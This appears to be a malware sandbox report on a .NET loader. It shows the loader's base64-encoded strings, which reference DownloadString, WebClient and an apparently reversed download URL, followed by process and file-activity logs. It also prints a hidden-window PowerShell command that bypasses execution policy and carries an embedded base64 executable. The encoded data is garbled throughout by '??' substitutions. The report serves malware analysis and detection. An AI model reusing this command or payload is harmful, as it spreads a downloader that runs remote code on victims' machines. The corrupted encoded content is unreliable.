QXNzZW1ibHlEZXNjcmlwdGlvbkF0dHJpYnV0ZQBDb21waWxhdGlvblJlbGF4YXRpb25zQXR0cmlidXRl?? EFzc2VtYmx5UHJvZHVjdEF0dHJpYnV0ZQ
BBc3NlbWJseUNvcHlyaWdodEF0dHJpYnV0ZQBBc3NlbWJseUNvbXBhbnlBdHRyaWJ1dGU?? UnVudGltZUNvbXBhdGliaWxpdHlBdHRyaWJ1dGU?? Z2V0X1
ZhbHVl?? HNldF9WYWx1ZQBHZXRPYmplY3RWYWx1ZQBVR2x5bXpVZwBzZXRfRW5jb2Rpbmc?? U3lzdGVtLlJ1bnRpbWUuVmVyc2lvbmluZwBG
cm9tQmFzZTY0U3RyaW5n?? ERvd25sb2FkU3RyaW5n?? FRvU3RyaW5n?? E1pY3Jvc29mdC5WaXN1YWxCYXNpYy5NeVNlcnZpY2VzLkludGVybmFs??
FN5c3RlbS5Db21wb25lbnRNb2Rlb?? BscE9VcGxNcC5kbGw?? U3lzdGVt?? HJlc291cmNlTWFu?? FN5c3RlbS5Db21wb25lbnRNb2RlbC5EZXNpZ24?? QX
BwRG9tYWlu?? GdldF9DdXJyZW50RG9tYWlu?? GdldF9BcHBsaWNhdGlvbgBNeUFwcGxpY2F0aW9u?? FN5c3RlbS5Db25maWd1cmF0aW9u?? FN5c3RlbS
5HbG9iYWxpemF0aW9u?? FN5c3RlbS5SZWZsZWN0aW9u?? E1ldGhvZEluZm8?? Q3VsdHVyZUluZm8?? bHBPVXBsTX?? ?? bV9BcHBPYmpl
Y3RQcm92aWRlcgBtX1VzZXJPYmplY3RQcm92aWRlcgBtX0NvbXB1dGVyT2JqZWN0UHJvdmlkZXI?? bV9NeVdlYlNlcnZpY2VzT2JqZWN0UHJvdmlkZXI??
Z2V0X1Jlc291cmNlTWFuYWdlcgBTeXN0ZW0uQ29kZURvbS5Db21waWxlcgBnZXRfVXNlcgBnZXRfQ29tcHV0ZXI?? TXlDb21wdXRlcgBBY3RpdmF0b3I??
LmN0b3I?? LmNjdG9y?? FN5c3RlbS5EaWFnbm9zdGljcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuRGV2aWNlcwBnZXRfV2ViU2VydmljZXM??
TXlXZWJTZXJ2aWNlcwBNaWNyb3NvZnQuVmlzdWFsQmFzaWMuQXBwbGljYXRpb25TZXJ2aWNlcwBTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXM??
TWljcm9zb2Z0LlZpc3VhbEJhc2ljLkNvbXBpbGVyU2VydmljZXM?? U3lzdGVtLlJ1bnRpbWUuQ29tcGlsZXJTZXJ2aWNlcwBTeXN0ZW0uUmVzb3VyY2Vz?? G
xwT1VwbE1wLk15LlJlc291cmNlcwBscE9VcGxNcC5SZXNvdXJjZXMucmVzb3VyY2Vz?? ERlYnVnZ2luZ01vZGVz?? FN0cmluZ3M?? Z2V0X1NldHRpbmdz??
E15U2V0dGluZ3M?? UmVmZXJlbmNlRXF1YWxz?? FJ1bnRpbWVIZWxwZXJz?? ENvbmNhd?? BPYmplY3Q?? TXlQcm9qZWN0?? FN5c3RlbS5OZXQ??
Z2V0X0RlZmF1bHQ?? V2ViQ2xpZW50?? ENvbnZlcnQ?? U3lzdGVtLlRleHQ?? bV9Db250ZXh0?? GxwT1VwbE1wLk15?? GdldF9Bc3NlbWJseQBNeVNl
dHRpbmdzUHJvcGVydHk?? ?? CVs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? LgBS?? GU?? cwBv?? HU?? cgBj?? GU?? cw?? ?? V3Q?? e?? B0?? C4??
N?? ?? v?? H?? ?? bQB1?? HI?? Lw?? x?? DU?? Mg?? u?? Dc?? Nw?? x?? C4?? M?? ?? 1?? C4?? O?? ?? 5?? DE?? Q?? Bu?? G8?? d?? Bj?? GU?? d??
Bl?? GQ?? bwBu?? C8?? Lw?? 6?? H?? ?? d?? B0?? Gg?? ?? ?? VIJhEm?? QNB?? ?? BFawBy?? G8?? dwBl?? G0?? YQBy?? EY?? X?? BU?? EU?? Tg??
u?? HQ?? ZgBv?? HM?? bwBy?? GM?? aQBN?? Fw?? cwB3?? G8?? Z?? Bu?? Gk?? VwBc?? Do?? Qw?? ?? Fzk?? MQ?? z?? D?? ?? Mw?? u?? D?? ??
Lg?? 0?? HY?? X?? ?? ?? I2o?? SQBD?? HU?? Z?? BI?? E8?? T?? ?? u?? Ec?? WgBu?? G4?? SwBv?? Fc?? Yw?? ?? EXo?? egBH?? HY?? d?? Bw?? GI??
bw?? ?? GVw?? UgBl?? Gc?? UwB2?? GM?? cw?? u?? GU?? e?? Bl?? ?? ?? ?? hFFgqWcwdE6wlnV8YWFE?? g?? EI?? EBC?? Mg?? ?? EFI?? EBEREEI??
EBDgQg?? QECBS?? C?? Q4OBS?? B?? RFBBy?? E?? Q4ODg4GFRIo?? RIMBhUSK?? ESC?? YVEigBEmEGFRIo?? RIkBC?? ?? Ew?? F?? ?? ICHBwH??
?? ESaRG?? iQUg?? BK?? jQcg?? gEOEoCNC?? ?? BEoCREoCRBgcEDg4ODgU?? ?? BK?? mQYg?? QESgJkE?? ?? EODgQg?? Q4OBS?? CDg4OBQ??
CDg4OBQ?? ?? EoClBQ?? BHQUOBy?? BEoCNHQUFI?? ESaQ4GI?? ESgK0OBi?? CHBwdH?? Q?? ?? RwcBC?? B?? hwDI?? ?? I?? y?? ?? DgQH?? R4??
?? h4?? BR?? B?? B4?? B?? oBHg?? EBwET?? ?? YVEigBEw?? HBhUSbQET?? ?? YVEm0BEw?? CEw?? ECgET?? ?? Ug?? QET?? ?? i3elxWGTTgiQiwP1
9/EdUKOgcGFRIo?? RIMBwYVEigBEggHBhUSK?? ESYQcGFRIo?? RIk?? wYSfQQGEoCB?? wYSG?? M?? ?? ?? EE?? ?? ?? SD?? Q?? ?? BIIB?? ?? ??
EmEE?? ?? ?? SJ?? Q?? ?? BJ9BQ?? ?? EoCBBg?? B?? RK?? gQQ?? ?? BIYB?? ?? B?? Q4EI?? ?? SaQcQ?? QEe?? B4?? Bz?? B?? QEQHg?? EC?? ??
SD?? QI?? BIIB?? g?? EmEEC?? ?? SJ?? QI?? BJ9BQg?? EoCBB?? g?? EhgEK?? ?? T?? ?? gB?? ?? g?? ?? ?? ?? ?? ?? B4B?? ?? E?? V?? IWV3JhcE
5vbkV4Y2VwdGlvblRocm93cwEI?? Q?? C?? ?? ?? ?? ?? ?? ?? N?? Q?? IbHBPVXBsTX?? ?? ?? BcB?? BJDb3B5cmlnaHQgwqkgIDIwMjI?? ?? ?? UB?? ?? ??
?? ?? CkB?? CRhMTU5NDFlMy03ZDM4LTQwYmEtYmI5MC1mYTE5YTZjNjg1NmI?? ?? ?? wB?? ?? cxLj?? uMC4w?? ?? BN?? Q?? cLk5FVEZyYW1ld29yay
xWZXJzaW9uPXY0LjUuMQE?? V?? 4URnJhbWV3b3JrRGlzcGxheU5hbWUULk5FVCBGcmFtZXdvcmsgNC41LjEE?? Q?? ?? ?? ?? gB?? ?? E?? ?? ?? ?? ??
?? BgB?? ?? pNeVRlbXBsYXRlCDExLj?? uMC4w?? ?? BB?? Q?? zU3lzdGVtLlJlc291cmNlcy5Ub29scy5TdHJvbmdseVR5cGVkUmVzb3VyY2VCdWlsZGVy
CDE3Lj?? uMC4w?? ?? BZ?? QBLTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5FZGl0b3JzLlNldHRpbmdzRGVzaWduZXIuU2V0dGluZ3NTaW5nbGVGaWxlR2Vu
ZXJhdG9yCDE3Lj?? uMy4w?? ?? Bh?? Q?? 0U3lzdGVtLldlYi5TZXJ2aWNlcy5Qcm90b2NvbHMuU29hcEh0dHBDbGllbnRQcm90b2NvbBJDcmVhdGVfX0
luc3RhbmNlX18TRGlzcG9zZV9fSW5zdGFuY2VfXw?? ?? ?? B?? B?? ?? tNeS5Db21wdXRlcg?? ?? EwE?? Dk15LkFwcGxpY2F0aW9u?? ?? ?? M?? Q??
HTXkuVXNlcg?? ?? EwE?? Dk15LldlYlNlcnZpY2Vz?? ?? ?? Q?? Q?? LTXkuU2V0dGluZ3M?? ?? ?? C0?? ?? ?? ?? zsrvvgE?? ?? ?? CR?? ?? ?? ?? bFN5c3
RlbS5SZXNvdXJjZXMuUmVzb3VyY2VSZWFkZXIsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLj?? sIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2
V5VG9rZW49Yjc3YTVjNTYxOTM0ZT?? 4OSNTeXN0ZW0uUmVzb3VyY2VzLlJ1bnRpbWVSZXNvdXJjZVNld?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
FBBRFBBRFC0?? ?? ?? ?? ?? ?? ?? ?? H6xN+k?? ?? ?? ?? ?? ?? g?? ?? ?? Gk?? ?? ?? BEOQ?? ?? RBs?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? ?? ?? B?? BSU0RTz7YbjMR2n0y4xJgHLeBcd?? E?? ?? ?? BEOlxIYWNraW5nXENyeXB0
ZXJzIE1vZGRpbmdcQ2xhc3NMaWJyYXJ5M1xDbGFzc0xpYnJhcnkzXG9ialxSZWxlYXNlXGxwT1VwbE1wLnBkYgDVOQ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
DvOQ?? ?? ?? C?? 4Tk?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??
?? BfQ29yRGxsTWFpbgBtc2NvcmVlLmRsb?? ?? ?? ?? ?? ?? ?? ?? ?? ?? /yU?? I?? ?? Q?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ??
?? ?? ?? ?? ?? ?? ?? B?? B?? ?? ?? ?? ?? Y?? ?? C?? B?? ?? E?? ?? ?? ?? w?? ?? C?? ?? ?? ??
?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? BI?? ?? ?? ?? WE?? ?? ?? DwD?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? DwDN?? ?? ??
?? FY?? UwBf?? FY?? RQBS?? FM?? SQBP?? E4?? XwBJ?? E4?? RgBP?? ?? ?? ?? ?? ?? C9BO/+?? ?? ?? B?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? ?? ??
B?? ?? ?? ?? ?? ?? ?? /?? ?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? ?? ?? ?? ?? C?? R?? ?? ?? ?? ?? E?? Vg
Bh?? HI?? RgBp?? Gw?? ZQBJ?? G4?? ZgBv?? ?? ?? ?? ?? ?? ?? ?? k?? ?? Q?? ?? ?? ?? BU?? HI?? YQBu?? HM?? b?? Bh?? HQ?? aQBv?? G4?? ?? ?? ?? ??
?? ?? ?? ?? s?? Sc?? g?? ?? ?? QBT?? HQ?? cgBp?? G4?? ZwBG?? Gk?? b?? Bl?? Ek?? bgBm?? G8?? ?? ?? B4?? g?? ?? ?? Q?? w?? D?? ?? M?? ?? w??
D?? ?? N?? Bi?? D?? ?? ?? ?? ?? q?? ?? k?? ?? QBD?? G8?? bQBt?? GU?? bgB0?? HM?? ?? ?? Bs?? H?? ?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ??
?? ?? Dl?? CQ?? B?? EM?? bwBt?? H?? ?? YQBu?? Hk?? TgBh?? G0?? ZQ?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ?? ?? ?? ?? ?? ??
6?? ?? k?? ?? QBG?? Gk?? b?? Bl?? EQ?? ZQBz?? GM?? cgBp?? H?? ?? d?? Bp?? G8?? bg?? ?? ?? ?? ?? ?? b?? Bw?? E8?? VQBw?? Gw?? TQBw?? ??
?? ?? ?? ?? ?? w?? ?? g?? ?? QBG?? Gk?? b?? Bl?? FY?? ZQBy?? HM?? aQBv?? G4?? ?? ?? ?? ?? ?? DE?? Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ??
6?? ?? 0?? ?? QBJ?? G4?? d?? Bl?? HI?? bgBh?? Gw?? TgBh?? G0?? ZQ?? ?? ?? Gw?? c?? BP?? FU?? c?? Bs?? E0?? c?? ?? u?? GQ?? b?? Bs?? ?? ??
?? ?? ?? Bl?? Bl?? ?? QBM?? GU?? ZwBh?? Gw?? QwBv?? H?? ?? eQBy?? Gk?? ZwBo?? HQ?? ?? ?? BD?? G8?? c?? B5?? HI?? aQBn?? Gg?? d?? ??
g?? Kk?? I?? ?? g?? Dl?? M?? ?? y?? Dl?? ?? ?? ?? q?? ?? E?? ?? QBM?? GU?? ZwBh?? Gw?? V?? By?? GE?? Z?? Bl?? G0?? YQBy?? Gs?? cw?? ?? ?? ?
? ?? ?? ?? ?? ?? ?? ?? EI?? DQ?? B?? E8?? cgBp?? Gc?? aQBu?? GE?? b?? BG?? Gk?? b?? Bl?? G4?? YQBt?? GU?? ?? ?? Bs?? H?? ?? TwBV?? H?? ??
b?? BN?? H?? ?? LgBk?? Gw?? b?? ?? ?? ?? ?? ?? ?? Mg?? J?? ?? E?? U?? By?? G8?? Z?? B1?? GM?? d?? BO?? GE?? bQBl?? ?? ?? ?? ?? ?? Bs?? H??
?? TwBV?? H?? ?? b?? BN?? H?? ?? ?? ?? ?? ?? ?? DQ?? C?? ?? B?? F?? ?? cgBv?? GQ?? dQBj?? HQ?? VgBl?? HI?? cwBp?? G8?? bg?? ?? ?? DE??
Lg?? w?? C4?? M?? ?? u?? D?? ?? ?? ?? ?? 4?? ?? g?? ?? QBB?? HM?? cwBl?? G0?? YgBs?? Hk?? I?? BW?? GU?? cgBz?? Gk?? bwBu?? ?? ?? ?? MQ??
u?? D?? ?? Lg?? w?? C4?? M?? ??
?? ??
?? ??
?? ?? ?? ?? ?? ?? ?? w?? ?? ?? M?? ?? ?? ?? BDo?? ??
?? ??
?? ??
?? ??

	?? ');powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $ OWjuxD
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC67B5F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC63CA03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v0iy51oe.tqh.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lpv40imj.k0g.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.9YlVrO_k.20220221064925.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC66986FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v0iy51oe.tqh.ps1	success or wait	1	7FFC6698F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lpv40imj.k0g.psm1	success or wait	1	7FFC6698F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	394	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	413	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	434	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	450	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	458	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	467	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
unknown	475	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_v0iy51oe.tqh.ps1	0	1	31	1	success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lpv40imj.k0g.psm1	0	1	31	1	success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.9YlVrO_k.20220221064925.txt	0	3	ff		success or wait	1	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.9YlVrO_k.20220221064925.txt	3	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 32 32 31 30 36 34 39 32 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 33 34 37 36 38 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********************Windows PowerShell transcript startStart time: 20220221064926Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 347688 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	24	7FFC6698B526	WriteFile
C:\Users\user\Documents\20220221\PowerShell_transcript.347688.9YlVrO_k.20220221064925.txt	49155	2426	ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac e6 42 ac		success or wait	12	7FFC6698B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	484	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9FE5	unknown
unknown	94	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	8286	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	3	7FFC63CA9FE5	unknown
unknown	20574	2139	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC63CA9FE5	unknown
unknown	882	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown
unknown	895	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63CA9EED	unknown
unknown	908	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC63C9BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC67F7F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A32625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A32625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC67A2B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC67A2B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC67A162DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC67B012E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC6698B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC6698B526	ReadFile

Analysis Process: conhost.exe PID: **5524**, Parent PID: **5608**

General

Target ID:	14
Start time:	06:49:25
Start date:	21/02/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5876**, Parent PID: **5608**

General

Target ID:	16
Start time:	06:49:27
Start date:	21/02/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "$LHgK = 'TVqQ?? ?? M?? ?? ?? ?? E?? ?? ?? ?? //8?? ?? Lg?? ?? ?? ?? ?? ?? ?? ?? ?? Q?? g?? ?? ?? ?? ?? 4fug4?? t?? nNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T IG1vZGUuDQ0KJ?? ?? ?? ?? ?? ?? ?? ?? BQRQ?? ?? T?? ED?? OJNIpY?? ?? ?? ?? ?? ?? ?? ?? ?? ?? O?? ?? ?? iEL?? V?? ?? ?? Bw?? ?? ?? ?? G?? ? ? ?? ?? ?? ?? ?? ?? ?? jo?? ?? ?? ?? g?? ?? ?? ?? Q?? ?? ?? ?? ?? ?? ?? E?? ?? g?? ?? ?? ?? ?? g?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? G?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ?? ?? ?? g?? ?? ?? ?? ?? ?? ?? ?? M?? YIU?? ?? B?? ?? ?? B?? ?? ?? ?? ?? ?? E?? ?? ?? E?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? K05?? ?? BP?? ?? ?? ?? ?? E?? ?? ?? JgD?? G?? ? ? ?? ?? w?? ?? ?? ?? MOQ?? ?? O?? I?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? CC?? ?? ?? Eg?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C50ZXh0?? ?? ?? ?? CBo?? ?? ?? ?? g?? ?? ?? ?? H?? ?? ?? ?? ?? I?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? C?? ?? ?? G?? ucnNyYw?? ?? ?? JgD?? ?? ?? ?? Q?? ?? ?? ?? ?? Q?? ?? ?? ?? e?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? B?? ?? ?? B?? LnJlbG9j?? ?? ?? M?? ?? ?? ?? ?? G?? ?? ?? ?? ?? C?? ?? ?? ?? Ig?? Q?? ?? ?? Qg?? DhOQ?? ?? ?? ?? ?? ?? ?? Eg?? ?? ?? ?? C?? ?? U?? nCI?? ?? LgV?? ?? ?? D?? ?? ?? ?? ?? ?? ?? ?? ?? FQ4?? ?? C4?? B4CKBc?? ?? ?? oqHgIoG?? ?? ?? Ciqmcxk?? ?? ?? q?? ?? Q?? ?? BHMa?? ?? ?? Kg?? I?? ?? ?? RzGw?? ?? Co?? D?? ?? ?? Ecxw?? ?? ?? q?? B?? ?? ?? BCoufgE?? ?? ?? RvHQ?? ?? CioufgI?? ?? ?? RvHg?? ?? CioufgM?? ?? ?? RvHw?? ?? CioufgQ?? ?? 